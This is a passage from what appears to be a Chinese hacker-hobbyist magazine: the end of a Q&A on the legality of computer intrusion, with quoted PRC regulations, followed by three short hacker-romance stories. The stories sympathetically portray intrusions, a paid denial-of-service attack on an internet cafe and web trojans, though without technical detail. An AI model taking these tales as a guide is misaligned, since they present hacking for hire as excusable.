7，这个人入侵的是一个商业网站（比如淘宝），非法获取了非常多的财产，甚至侵犯到非常多的人的财产

8，这个人入侵了非常多的普通网站（非政府），然后通过网页木马的方式非法传播了很木马，控制了成千上万的个人用户电脑

9，黑客爱好者里有一些人很喜欢软件破解，如果他们把一些商业软件，带版权的软件破解后，进行公布，影响到了正版软件的销售，这样算犯法么？

5、6、7、8是攻击网站行为，可以参考《计算机管理条例》之类的法规。同时注意涉及到了财产利益的，就参照刑法中的侵占财务类犯罪比照一下。9的行为涉及不正当竞争（如果黑客就是软件商）或扰乱正常经济秩序，可以参照反不正当竞争法等有关社会市场秩序方面的法规。说白了就是盗窃罪啊，诈骗罪啊等等的罪名判定。

如果涉及隐私泄漏的可能触犯民法、知识产权法、商业秘密法、反不正当竞争法等。后果不重的，无关痛痒的没什么。有小小危害他人，危害社会等的可能罚款，拘留。再严重的，可能犯罪，那就要看法院如何判刑了。

此外，现行的很多法规不是孤立的，而是为了配合刑法、民法的实施制定的。所以，如果这些条例中没有说明违反的后果的，可以到它的源头法，也就是专业术语讲的上位阶法中找责任形式。

违法和犯罪本身就是两个概念，简单说犯罪是严重的违法，犯罪是触犯了刑法，而违法可以是所有的法。像你说的入侵网站的那些人，要看他具体干了什么。也许有些人觉得好玩没什么，实际上受害人很在意，也是可能违法的。

有了这两个参考答案，结合附录中给出的详细规定，我想小菜朋友们对计算机犯罪的相关规定应该已经有了一个清晰的了解。记得前一段时间还有人跟我打听sophia的联系方式，说希望跟sophia一样用黑客技术去"赚"点钱。我希望大家不要有和他一样的念头，这是很危险的。跟sophia一样的"职业黑客"们有不少已经被抓了，目前正在拘留等待判刑的过程中。具体判多久还不确定，这跟他们盗窃的财产数额有关。

做出这个专题的主要目的是想警告那些心态还没有摆正的小黑们，学习网络安全技术并没有错，但是一定要把握好一个度。通过本文的参考答案，或许大家也能知道平时"练习"技术时应该到什么样的程度就适可而止。

有一个信息安全专业的作者告诉我，政府现在急需黑客方面的人才，月薪甚至有5万之多。这个消息的可靠度我不确定，但是可以确定的一点是，假如你在达到被政府"招安"的技术之前就已经因"盗窃"等罪名积累了犯罪前科的话，这样的机会一定不会留给你的。为了我们共同的信仰"自由、平等、随意、突破"，请每一位读者都驾驭好手中的这把双刃剑！

附录1

计算机信息网络国际联网安全保护管理办法（1997年12月11日国务院批准 1997年12月30日公安部发布）

第六条 任何单位和个人不得从事下列危害计算机信息网络安全的活动：

（一）未经允许，进入计算机信息网络或者使用计算机信息网络资源的；

（二）未经允许，对计算机信息网络功能进行删除、修改或者增加的；

（三）未经允许，对计算机信息网络中存储、处理或者传输的数据和应用程序进行删除、修改或者增加的；

（四）故意制作、传播计算机病毒等破坏性程序的；

（五）其他危害计算机信息网络安全的。

罚则：第二十条 违反法律、行政法规，有本办法第五条、第六条所列行为之一的，由公安机关给予警告，有违法所得的，没收违法所得，对个人可以并处五千元

附录2

中华人民共和国治安管理处罚法 中华人民共和国主席令 第三十八号

《中华人民共和国治安管理处罚法》已由中华人民共和国第十届全国人民代表大会常务委员会第十七次会议于2005年8月28日通过，现予公布，自2006年3月1日起施行。 中华人民共和国主席 胡锦涛 2005年8月28日

第二十九条 有下列行为之一的，处五日以下拘留；情节较重的，处五日以上十日以下拘留：

（一）违反国家规定，侵入计算机信息系统，造成危害的；

（二）违反国家规定，对计算机信息系统功能进行删除、修改、增加、干扰，造成计算机信息系统不能正常运行的；

（三）违反国家规定，对计算机信息系统中存储、处理、传输的数据和应用程序进行删除、修改、增加的；

（四）故意制作、传播计算机病毒等破坏性程序，影响计算机信息系统正常运行的。

附录3

中华人民共和国刑法第二章 危害公共安全罪

第一百二十四条 破坏广播电视设施、公用电信设施，危害公共安全的，处三年以上七年以下有期徒刑；造成严重后果的，处七年以上有期徒刑。

过失犯前款罪的，处三年以上七年以下有期徒刑；情节较轻的，处三年以下有期徒刑或者拘役。

第二百八十五条 违反国家规定，侵入国家事务、国防建设、尖端科学技术领域的计算机信息系统的，处三年以下有期徒刑或者拘役。

第二百八十六条 违反国家规定，对计算机信息系统功能进行删除、修改、增加、干扰，造成计算机信息系统不能正常运行，后果严重的，处五年以下有期徒刑或者拘役，后果特别严重的，处五年以上有期徒刑。违反国家规定，对计算机信息系统中存储、处理或者传输的数据和应用程序进行删除、修改、增加的操作，后果严重的，依照前款的规定处罚。故意制作、传播计算机病毒等破坏性程序，影响计算机系统正常运行，后果严重的，依照第一款的规定处罚。

天上人间

海边一粒沙

一直以来我对于“黑客”这个词都是很反感的，这是因为我的电脑总会莫名其妙的遭到攻击或者受到病毒与木马的侵蚀，电视上和报纸上也都说这些讨厌的病毒和木马全都是黑客研究出来的。那个时候的我甚至认为黑客的出现就是危害网络的，不过印象中“黑客”又是离我那么的遥远，以至于我从来没有想过会在某一天与黑客正面接触，会那么清楚的看到网络中传说的黑客。

那天午后，阳光明媚的照着窗前的我，我的手指在键盘上飞快的跳动着，眼看着一篇文章就要完美的展现在我的面前了，可是就在这时电脑却突然没有任何反应了，在一阵哭天喊地、愤怒无比之后我还是无奈的重启了电脑，只好一切重写。

“呵呵，写完文章难道不知道要保存吗？”突然我的眼前出现了一个对话框。我惊慌无比的看着电脑，吓的一句话也说不出来。

停了一会儿，屏幕上又弹出一个对话框，“怎么？觉得有些奇怪吗？看来我要讲一个悠久而又古老的故事了。其实你的ＱＱ号和国内一个黑客网站站长的ＱＱ号特别像，是不是经常会遭到别人的攻击呢？”看到这个，我才恍然大悟为什么自己会那么倒霉，总会有人要对自己有非份之想。

我的愤怒燃烧了整个胸膛，把对那些所谓的黑客所有的愤怒全部都发泄在这个送入虎口的家伙身上。“喂，你们这些人有没有点良心啊？就因为这样一个滑稽的理由，就要去伤害别人吗？太没有道理了。”我发泄着心里所有的不满，而且我很怀疑刚才电脑死机的原因，很可能就和这个家伙有关系。

“你不要生气，是不是认为刚才电脑死机的原因和我有关系啊？其实跟我一点关系都没有，那是因为你的窗口开得太多了，所以才导致电脑死机的。”这个家伙像是能看穿我的心事一样，知道我置疑的是什么！

“我开窗户和电脑有什么关系，我热了，所以我才开窗户的。”我非常疑惑开窗户和电脑有什么关系？

“啊！？……这个……怎么跟你说呢？我是说你打开的网页和聊天对话框太多了。”我想那一刻他一定被我气得哭笑不得。

“不过，你说的也不是没有道理。所以为了补偿对你的损失，我帮你安装了一个防火墙，还有流氓软件清除工具，还有杀毒软件、优化大师，还有……”看着他说的那些软件我有点头晕。我一直认为电脑能够正常使用就可以了，却想不到原来电脑里要放这些东西才能算是安全啊。顷刻间一个个软件在我的电脑里驻扎了下来。看着来自一个陌生人娴熟的操作以及对我电脑安全的负责，我突然觉得他应该是一个温柔干净的男子，在这一刻刚才的愤怒已经被他的热心所瓦解了。我的语气也舒缓了很多，在对话框里第一次说了“谢谢”两字。他打过来两个字“呵呵”，或许他看到能让一个像母老虎一样的女孩子说出“谢谢”这两个字是多么大的成就吧。

不知不觉的就和他闲聊了一个下午，天渐渐黑了。我守在黑夜里对这个陌生人不断的挽留着，希望他能多陪我一会儿。我在他的身上找到了那种被宠坏的感觉，虽然我们仅仅只是第一次接触。他说他已经在我的电脑很长时间了，看着我聊天时开怀和忧伤的文字，一直都在想象着我是怎样的女孩子，所以在他知道自己入侵错了的时候，还是没有走开。他说平静的守侯着我，已经成了他的一种习惯。我听着这个突如其来的欢喜，心里有种快乐在涌动。最后我还是没有留住他，他说他要接女朋友下班回家了。我的心像被刀子刺到了一样。可是我没有资格说痛，也在嘲笑自己的天真，仅仅是一次普通的聊天和热心的帮助而已，仅此而已。最后他把我那篇即将完成的文章给了我，他说他早就知道我这样使用电脑的方式会死机，所以事先已经帮我备份了文章，希望以后我能够自己照顾自己。他的话就像是自己要去很远很远的地方一样。我能感觉得到离别的痛，却不知道这种感觉依靠什么来存在，突然觉得和他永远在一起，是一种奢望。

本来我就是一个很忧郁的人，自从认识他之后这种忧伤变得更加的浓郁。常常有种想哭的冲动，他在对话框里出现的每一个字对我来说都是一种安慰和诱惑。我尽量不让情感泛滥，不让他知道我对他的感觉、我的脆弱。

是他改变了我对黑客的一些看法，他的原则性很强，绝对不会做愧对良心的事。他只对一些漏洞做深入的研究，绝对不会侵犯谁的网站。他大部分的时间都留在了网络上，只是到傍晚的时候准时的去接他的女朋友，这是雷打不动的。但是这也是我的心疼痛的时候。我也曾试着把他忘记，所以有一段时间我关掉电脑，一个人在空荡荡的房间里走动，也绝对不开电脑去见他。看着电脑里有自己喜欢的人，却努力的克制自己不去管不去碰触，这是一种怎样的煎熬？我说不清，只是感觉快要崩溃一般！

我只维持了三天，便无法忍受电脑里没有他驻扎的感觉了，就像心被挖空了一般。三天后我打开了电脑，电脑刚刚连上了网就看到他在对话框里出现的急切的语言，我的眼泪一下子就流了出来，我是如此的思念他，我好害怕失去他的讯息，他的一切的一切。

我把我的烦恼全部都丢弃给他，那些细微的感觉和思念也全部都传输给他。偶尔他的沉默会让我知道他明白我的感觉，只是我们之间有太多的障碍，是我们无法跨越的，所以我们都心照不宣的用语言来安慰彼此的心。他有他的责任，而我也无法跨越我们之间的界限。他变成了我最遥远的牵挂，他每一天的心情，冷的时候是不是加了衣服，一个人在异地是不是觉得孤单，而我的想念却如此的辛苦。

我很害怕失去，有些时候突然想到会失去就非常的烦躁。和他在一起时我也经常会去浏览一些黑客网站，虽然我根本看不懂那些让人眩晕的代码和那些专业术语。有一天我看到一个黑客网站上记录着反入侵的经历，突然这个帖子让我有了一种奇怪的想法，在那以后我每天都抱着一大堆电脑书籍研究，那些代码、软件在我的眼前发出奇异的光芒。我只想离他近一些，再近一些，就像可以很亲近的站在他的身边听他的呼吸，感觉他的心跳一样。




我开始使用扫描软件扫描对方的电脑，我想控制他的电脑。那样的话，即使有一天他从我的视线里消失，我也一样不会失去他的讯息。我每天都在研究着他的电脑，我是一个很笨的家伙，我知道要想实现自己的目标，只能寄希望于奇迹的发生。可是为了不失去他，我只有努力。半年的时间，我几

乎每天都是在看黑客杂志，然后就是泡在黑客网站的论坛上去提问学习。似乎女孩子在这方面有天赋，或者是因为在黑客论坛上女孩子太物以稀为贵吧，我的每次提问总是有许多详细的答复，甚至有人还会手把手的来教我使用那些黑客工具。

半年之后我终于成功的入侵了他的电脑，在那一刻我似乎感觉到我可以永远不失去他了。可是当我看到他的电脑时，我觉得天就象要塌下来一般。一个女孩子整理着 D 盘里的一些日记，而那些日记记录着我和他聊天的内容。从日记里我知道了那个整日让我魂牵梦萦的人叫林子，他把我们每一天的点滴都记录在那些日记里了，但是当我看到最后那几篇日记的时候却发现竟然不是他写的了。

“林子走了，如果他说分手时我不那么激烈的跟他争吵，责备他对我的不负责任，他也不会那么忧伤的离开，更不会在大雨中与那辆汽车相撞了。我知道他爱那个女孩子，不然不会在面临死亡的时候还紧紧的抓着我的手，要我不要告诉那个女孩子，给她生活的希望。他在这个时候还惦念那个女孩子，我的心好痛好痛……”

“这几个月以来防火墙总是再闪，查看到是她的 IP 地址，我知道她再也不能忍受“林子”若即若离这样遥远的想念了，但是我还是无法说出事情的真相。因为我看到林子那些日记，就知道他是多么害怕这个女孩子会受到丁点的伤害，我不在怨恨林子和她了，只是羡慕我为什么不会成为那个女孩。林子的日记里写着对这个女孩子所有的承诺，什么时候该给防火墙杀毒软件更新，什么时候该帮她清理病毒……这些我都要帮林子做到，谁让林子这么爱她，而我又是这么爱他。我没有想到结局会是这样，受伤竟然是全部……”



“林子让我找个机会和她那个女孩子做个了断，免得以后知道真相后会伤害到她，但是我在那些只言片语中清楚的感觉到了他们的爱已经延伸到不能制止的地步，也知道我们三年的感情为什么会被二个月的感情所瓦解。对于她，林子挚爱的女人，我怎么忍心伤害……”

后面的日记我没有再继续看下去，因为眼泪已经布满了我的双眼，原来这几个月以来的思念，全部应该寄往天堂那个遥远的国度。他，林子，这个我爱的人却和我永远的天上人间了。

漏洞

安安

这是一个小小的县城，转一圈下来，只有两家规模还算不小、环境还算不错的网吧，一个名字叫“月亮湾”，共有 35 台电脑，而另一个叫“富源”，比月亮湾也就只多了 6 台电脑。两家网吧的生意都是非常的红火，从早上八点钟就有人来占机器的，甚至有的人干脆就是在网吧睡了一夜，只为了等空出来电脑上网。按理说，这么好的生意，两家网吧的老板应该都是十分满足的，可是不知道是什么原因，也可能真是应了中国的一句古话“同行是冤家”吧，愣是打对台戏打了几年之久，只要是碰到能落井下石的事，哪怕是损人不利已，两家干起来也是争先恐后。

“去你妈的，什么东西！”张城从富源网吧里悻悻的闪了出来，顺手点了颗烟，愤恨的瞥了身后的玻璃门一眼。这并不是张城第一次被网吧拒绝，不过这次拒绝的理由实在是太过分了，小小的一个网吧，啥也不懂的网管，居然以他衣冠不整、吊儿啷当、影响“县”容和“吧”容为由而不让他上网！什么玩意儿，真当自己是国际大饭店啊！其实，张城心里也明白他们拒绝自己在网吧上网的真正原因，可是用这么一个愚蠢得借口，这实在是让他愤愤不平！

在这个小小的县城里，张城可算是一个大“名”人，他会的那套攻击别人电脑、黑别人网站的技术可不是瞎吹的，在整个县城里要说是第二那没人敢称自己是第一。不过也正是因此，他才被那些网吧拒绝。你想啊，这么个“名”人到网吧里来上网，那不是对网吧老板，还有网管的心脏一个绝对的考验呀。万一这家伙碰到什么不顺心的事到网吧里来出气，给你弄个全体电脑大罢工，那还做不做生意呀！就算不至于这么恐怖，这小子每次到网吧来上网，却不见他卡上的钱减少，可偏偏网管又查不出他使用的是什么方法来，于是，为了不得罪他，网吧老板总是找出一些千奇百怪的理由来拒绝他上网，只不过，这次的理由实在是有点太说不过去了。

张城拉了拉身上皱的快看不出原本样子的 T 恤衫，自嘲的笑了笑，摇了摇头，正转身打算离去，突然背后有人不轻不重的拍了拍他的肩膀。

张城疑惑的扭过头去，却一时间呆立在原地。

眼前的女孩巧笑倩兮的站在张城身前，一张漂亮的瓜子脸粉粉嫩嫩的，一双滴溜溜的大眼睛忽闪着说不清道不明的光芒，小巧的鼻翼不停的张翕着，居然还微微的红着，也不知道是因为天冷还是什么别的原因，那涂着口红的小嘴微微的嘟着，似乎站在他面前的是自己的男友，而她正在撒娇似的……

张城随即又轻轻的嘲笑着摇了摇头，甩去脑袋里突然闪出的记忆片段，歪着脑袋带着点嘲讽看着对面的女孩。一个这么漂亮的女孩子，居然在大街上拦着他这么一个既邋遢又吊儿啷当的男孩子，谁看了不起点疑心？

“嘿，傻瓜，想什么呢！”眼前的女孩再次唤醒张城，待张城抬起眼睛的时候，一个恍惚，似乎就那么直直的掉进了女孩笑的弯成月牙的眼睛里。

张城至今仍记得好久以前，也曾经有这么一个美丽的女孩，几乎跟眼前的女孩是克隆般一样，也同样不满的嘟着小嘴，同样略带娇嗔的望着自己，那恍惚间似乎就是一个世纪……

待张城从自己恍惚的思绪中清醒过来的时候，已经是在一个咖啡屋了。张城看了看周遭劣质的摆设，不由得泛起了一个苦笑：多久了，多久没有想起她了？

那时还是在学校，张城因为总是在学校的局域网里横行，甚至入侵黑掉一些黄色网站及日本的网站而名声大噪，据说有很多 MM 暗地里崇拜他喜欢他。那个时候的张城是个风光无限的人物，总以为自己应该是这个世界上最成功的人，所以，他所有的心思全都用在了功课以及网络技术上，可以说，那个时候的张城离成功已经很近了，一些知名的网络公司都纷纷给他的邮箱里塞着聘书。

W 大几乎一半以上的人都知道张城每周在学校局域网里横行的时间——每个礼拜的周五，那时的张城只使用一个“K”为代号，在学校只要有人提起“K”，有兴叹的、有兴奋的、有崇拜的、也有痴迷的。若不是那一个晚上，若不是那晚的寂寞，若不是那晚突然而至的鬼迷心窍，也许，现在的张城也不会窝在这么个小小的县城里，也许……

再多的也许，再多的感慨，也抵不过现实的沉默，如果上天能够再次给他一个选择的机会，他也许还是会选择认识她——暗夜玫瑰。她的网名。

自始至终，他只记得她叫暗夜玫瑰，自始至终，他只叫她玫瑰。

那是一个周五，按照惯例，他开始横行在学校的局域网里，将那些兴奋的睡不着觉的夜猫子们一个个强行踢下线，以他的话来说，是为了他们好，让他们好好休息，在第二天才能有更好的精力来玩。可惜他的他这项举措及缘由没有人认为是好心的，更多的是被踢者愤怒而又无奈的诅咒，张城听着宿舍楼道里大声的漫骂和宿舍管理员无奈的声音，他的笑跟狐狸一样得意。

张城住的是一个单间的宿舍，他讨厌跟别人同住，他觉得那样的环境给他更多的不是热闹，而是骚扰，甚至没有丝毫安全的感觉。在独霸了学校的网络之后，他又瞄准了一个台湾网站上的博客系统，在那个没事就风花雪月写一大堆自己想哭，别人想乐的博客上传了一堆的木马，他想象着让那个恶心他眼睛的家伙连同那家伙的电脑一起崩溃，他甚至想象着那家伙打开自己的博客，就郁闷的发现上边一只脱光了的鸭子在跳舞，然后自己的电脑开始不受控制的每5 分钟就重启一次的情景……

他打开了QQ，刚登录上去，就发现上边有人在请求他通过验证，也许是刚才的恶作剧让他兴奋过了头，他居然通过了她的验证……

暗夜玫瑰：K？是W 大那个K？

K：是K就非得是W大的那个K啊？

暗夜玫瑰：K是不是英文king的缩写？

K：……

这个开场白好俗，可是张城就这么喜欢上了电脑那端古灵精怪的玫瑰，他常常在关了电脑后，就仰躺在宿舍的床上喜滋滋的幻想着玫瑰的模样，想着她在电脑的那端是不是也在想着他……

不断的聊天、不断的了解、不断的想念，这段恋情整整维持了半年，这半年中，张城放弃了很多，包括他快要完成的学业、学校的局域网和那些倒霉到恶心到他眼睛的网站或者博客。

就在所有人都惊诧怎么周五固定的上不了网的情况已经好久没出现了，就在所有他曾经黑过的网站庆幸又担忧的想着K这家伙该会不会挂了的时候，张城终于对暗夜玫瑰提出了一个要求。

"玫瑰，见面好吗？"

"……"

"不可以吗？"

"……好吧……"

记得当她说好的时候，张城感觉好像得到了整个世界上最珍贵的宝贝一样，兴奋的在半夜两点大吼大叫，好在是礼拜六，宿舍楼几乎没什么人，可这也引来兄弟们的"问候"，可张城不在乎，他的玫瑰终于要真真切切地出现在他的生活中了，这怎么能不让人兴奋？

……

"傻瓜，又在想什么？"眼前一只素白的小手打断了张城的回忆，恍惚间，张城似乎看到了玫瑰当年也是这么挥着小手，笑的很调皮的在喊他傻瓜。

玫瑰没有说出她的真名，他也没有问过，只是一个劲的喊她玫瑰，像看不完似的，紧盯着她看，看的她脸上浮现两朵可爱的小红云，小嘴儿一噘叫他傻瓜。

"这位小姐，找我到底有什么事情吗？"收回心神，张城告诉自己，不想了，不想了，想的多，还能怎样？

眼前的女孩微微低低头，轻轻笑了，然后抬起头，笑着望着张城："说你傻你真的很傻，你不觉得我很像一个人吗？"

玫瑰！像极了玫瑰，可终于，你还不是玫瑰！张城微微叹口气，直起腰："有什么事情明说吧，我不喜欢拐弯抹角的人！"

"好，够爽快！不愧是可可喜欢的人！"

"可可？"张城很迷惑，可可是谁？他有认识过叫可可的人吗？

"可可就是玫瑰，暗夜玫瑰！"

……

当张城坐在"月亮湾"网吧的时候，还是不能确信，这个叫许亚的女子，也就是玫瑰的表妹。

这个世界可真大啊，大的他在和玫瑰见了一面之后就彻底失去了玫瑰的踪迹，这个世界也好小哦，小的在这么一个鸟不拉屎乌龟不上岸的地方居然见到了可可的表妹？

这个许亚居然还是月亮湾的老板？而自己，曾说过不用技术混饭吃，却要用技术来泡MM了，可笑啊！张城笑着，摇着头，却十指如飞的敲起键盘，谁让他答应了她，要攻击富源网吧的呢。其实攻击这种不是网站的网吧主机，最简单的一个方法是在网吧内部上网时进行攻击，不过那样的话，风险太大了，而如果是在外边的话，最有效的一个方法查出对方的IP地址，然后使用拒绝服务攻击让对方上不了网，对张城来说，这没有什么难的，不过是用用工具，用用自己的肉鸡而已。

"OK，完成了！"张城扭过头来，自信的样子瞬间迷惑了众人的眼：这还是那个成天蔫儿吧唧的人吗？

"拿来！"张城手一摊，细瘦的手掌稳稳的摆在许亚的面前。

若不是许亚提前以玫瑰的消息引诱他，他还真不屑与攻击富源网吧呢。攻击那么个又小又烂的网吧服务器，简直是侮辱他的技术。

"你的保证还没做到，我怎么会提前给你报酬？"许亚小嘴一抿，娇笑着看着张城。

张城的脸瞬间阴了下来，但这是提前说好的，怪只怪他当时脑子一热就答应了，一个月，一个月的时间，让富源网吧彻底瘫痪掉，上不了网！都说"歹毒莫过妇人心"，现在张城对于这句话已经是深信不疑了。

一个月，一个月的时间说长也长说短也短，而"富源"网吧的主机因为总是遭到拒绝服务攻击，无法上网，已经没有人光顾了，再加上暗地里许亚又不知道用了什么手段，很快的就将富源网吧收购了过来。跟在许亚的身后，看着她得意的巡视着"富源"，此刻的她如同骄傲的女王，可是这种神态也是张城所厌恶的，他跟着她，为的就是玫瑰——可可。

又是那家咖啡屋，还是两两相对的人，表情却各有不同，张城阴着脸，而许亚则是得意的眯着眼睛，似乎在享受胜利的刺激。

"我做到了我答应你的，而你是不是该履行你的话了？"

"别急，把这个签一下，我自然会告诉你你想知道的。"随着许亚的小手伸到张城面前的是一份协议。而协议的内容却让张城气歪了鼻子。

"你既然厌恶我黑掉网吧，为什么还找我黑别人的网吧？"那份协议的内容是，张城永远都不可以动许亚手下的所有网吧。这都什么跟什么啊！

"你签吧，我相信你的承诺，你这个人最大的优点就是说到就绝对做到！"许亚笑嘻嘻的看着张城无可奈何的签字。

一式两份，但是许亚却全部拿了过去，看了看张城的字迹，伸出手指弹了弹纸面，然后递给张城一个信封，人就站起来自在的走了。

张城展开信，却是哑口无言。

张城：

我说了你最大的优点是说到做到，信守承诺。

而我告诉你，我最大的缺点就是说到向来不喜欢做到，抱歉，让你失望了，我不是玫瑰的表妹，甚至我不认识玫瑰，别生气，这是事实，我利用了你，就这么简单。

人哪，就像是一台电脑，各种毛病

就像是漏洞，而能攻击到你这台电脑，遥控你这台电脑的唯一漏洞就是你的承诺，可以说你这个人唯一的漏洞就是感情，所以，当我抓到你这唯一的漏洞时，我只能义无返顾的利用，别生气，我这也是为你上了一课，若你不是那么喜欢玫瑰，若你不是爱她爱到发狂，若你不是曾经将这故事公开过，若我当初没有看到过，若我不是机缘巧合下知道你就是K，也许你也不会受到我的欺骗。

别想着报复我，你已经答应了我，别忘了，咱们黑字白纸写着呢！

许亚留

PS：哦，告诉你，许亚是我的真名，我也确实有个表姐很漂亮，可是她不是你的玫瑰！



天使守护者

海边一粒沙

夜已经很深了，冬静静的坐在电脑前，任由香烟的烟雾萦绕在房间的角角落落。入侵欧洲最大的博彩公司网站这件事就像一个魔咒一样在大脑中徘徊着，令他的手指不知该如何在键盘上行走，大脑在努力地思索着，可是此时他却感到大脑里是一片空白。本来应该出现的是抉择要不要入侵的问题，但是在他脑海中挥之不去的却是那满山红得妖娆的枫叶，还有在红色海洋中那张清秀的让人心疼的脸庞……终于，冬狠狠的掐灭了还未燃尽的香烟，在MSN上给艾尔发出了一个“OK”的信息，就在敲下键盘的那一瞬间，他的思绪仿佛又回到了一年前的那个夜晚……

那个夜晚，冬刚把一个自己编写好的远程文件包含漏洞的自动检测程序交给了艾尔，如释重负的他一边在国内外的黑客站点上寻找着最新的信息，一边打开了自己的QQ。就在那个夜晚，在QQ上，他认识了蝶儿。他们聊得很开心，他告诉她自己在天涯论坛上看到的一些搞笑贴子，而她也告诉他发生在自己身上的一些有趣的事。当蝶儿告诉他自己也想在网上有个小窝时，冬马上帮蝶儿申请了一个博客还有QQ空间。

在那之后，冬每天晚上除了定时的和蝶儿聊天外，就是在研究着各种论坛的文件包含及SQL注入漏洞，这两件事仿佛成了他生活中的全部。他甚至在梦中都会梦到与蝶儿欢快的聊天着，互相打趣着，想着各种的方法来逗着蝶儿笑。想见蝶儿的心一天天的疯狂萌长着，可这些希望却都一次次的扼杀在蝶儿的拒绝之中。他也曾经追问过原因，可是从蝶儿清澈而又忧郁的眼神中他只能看到一丝的无奈。

在经过无数个日夜的思念后，冬决定背叛蝶儿的意愿，到她的城市去找她，他要给她一个天大的惊喜。冬凭着依稀的记忆向蝶儿的家摸索去，费了好几个小时才终于找到蝶儿的家。冬怀着忐忑不安的心情敲开了蝶儿的家门，开门的是一个中年的女人，冬支支吾吾的问道：“阿姨，请问蝶儿是住在这儿吗？”女人打量了一下冬，笑着说道：“你找碟儿啊！请进吧！”女人把冬让进了屋里，然后喊道：“蝶儿，有朋友找你。”

房间里走出一个柔弱清幽的女孩，柔弱的有些苍白，清幽的有些忧郁。是蝶儿，正是蝶儿。蝶儿看见冬的时候眼睛瞪得大大的，她真的不敢相信冬会突然出现在自己的面前，两个人就这么对望着彼此既熟悉又陌生的面孔，仿佛置身于梦境一样。幸福就这样从虚拟的网络飘落到现实中，那几天，冬和蝶儿手牵着手游走在北京的大街小巷上，他们在每一个能够拍照的地方都留下了合影，长城、故宫、颐和园、王府井、西单……原来幸福就这么简单，冬甚至有些后悔自己为什么不早些来找蝶儿。

有些美好似乎总是很短暂的，当冬和蝶儿站在香山的山顶，望着满山火红的枫叶时，蝶儿依靠在冬的肩头痴痴的说道：“冬，谢谢你这几天陪我，我觉得很幸福，幸福得有些喘不过气来！”冬低下头看着蝶儿，蝶儿的额头上布满了一层细细的汗珠，脸色有些苍白。蝶儿一定是累坏了，冬想着，一边帮蝶儿擦着额头上的汗滴，一边怜惜的说道：“累了吧，靠在我的肩膀上好好的休息一会儿吧！”不知过了多久，蝶儿真的睡着了，如窒息般的睡着了。

医院里消毒水的味道让冬有如隔世一般的恍惚，他焦急的等待在急诊室的外面，看着进进出出穿着白色衣服忙碌的人，他好自责，好害怕。他自责自己的不小心，没有照顾好蝶儿，他怕蝶儿……

远处，蝶儿的父母也匆匆忙忙的赶来了。冬迎了上去，像是一个犯错的孩子低着头说道：“对不起，都怪我没有照顾好蝶儿。”

蝶儿的父亲叹了口气，说道：“这不怪你。”蝶儿的母亲内疚的说道：“冬，这不是你的错。其实蝶儿从小就有先天性的心脏病，医生早就叮嘱过我们不要让她做一些剧烈的运动，要想完全治愈的话只能到美国去做心脏手术，可是手术的费用要一百万。本来你来的那天我就想要告诉你的，只是蝶儿从来没有这么开心过，我们才自私的隐瞒了这一切。”

冬痴痴的看着蝶儿的父母。先天性心脏病？为什么蝶儿得的偏偏是这个病？上天对她实在是太不公平了，已经剥夺了蝶儿许多的欢乐，却还要再剥夺去她宝贵的生命。慢慢的，在冬的大脑里只剩下一个念头－－救蝶儿！

冬毅然的留在了北方的这个城市，无论自己是否能够筹到钱，最起码每一天他都可以陪在蝶儿的身边。为了蝶儿，冬抛弃了以前他所崇尚的黑客精神，工作之余的他只要有人付钱给他，他就会入侵指定的网站，拒绝服务攻击、挂上网页木马、出售自己发现的一些漏洞及利用工具。冬有时都会不耻自己现在的所在所为，但是一想到蝶儿，冬就觉得自己不管是怎么活着都是幸福的。时间一天天的流逝着，虽然冬辛辛苦苦攒的那点钱和蝶儿手术需要的一百万比起来只是杯水车薪，但冬还是从未放弃过。

上天有时又是公平的，它在不公平的同时却又给了每个人追求公平的机会。这天冬打开自己的电子邮箱发现了一封来自国外的邮件。原来是艾尔寄给他的。谈起和艾尔的相识还要追溯到2001年的那场中美黑客大战。那一年是让所有中国黑客都热血澎湃的年代。冬也是这些热血青年的一份子，虽然那个时候的他还远不是可以像现在这样去自己发现漏洞并编写利用工具，但是为了捍卫祖国的尊严，他一样抓起了前辈们留下的各种黑客工具以及自己从书本上、国内外黑客网站上学到的各种技术和美国人一决高下。

冬和艾尔就是在美国雷声公司的网站上认识的。那天，他们同时选择了攻击这家著名的武器制造公司的网站，当然，就像当时许多的俄罗斯黑客一样，艾尔的攻

击是随意的，不像冬和其他的中国黑客，完全是有针对性的。艾尔是俄罗斯HangUP黑客组织的核心成员之一，就以技术来讲，冬当时是非常佩服的。虽然最终他们两人只是黑掉了雷声的一个子公司的网站，可是当他们将从对方公司内部网络里搞到的一份关于AIM120空空格斗导弹的改进计划的文件以及被黑掉的网站截图一起公布在网络上的时候，仍然造成了很大的轰动。自那之后，冬和艾尔就成了经常联系的好朋友。

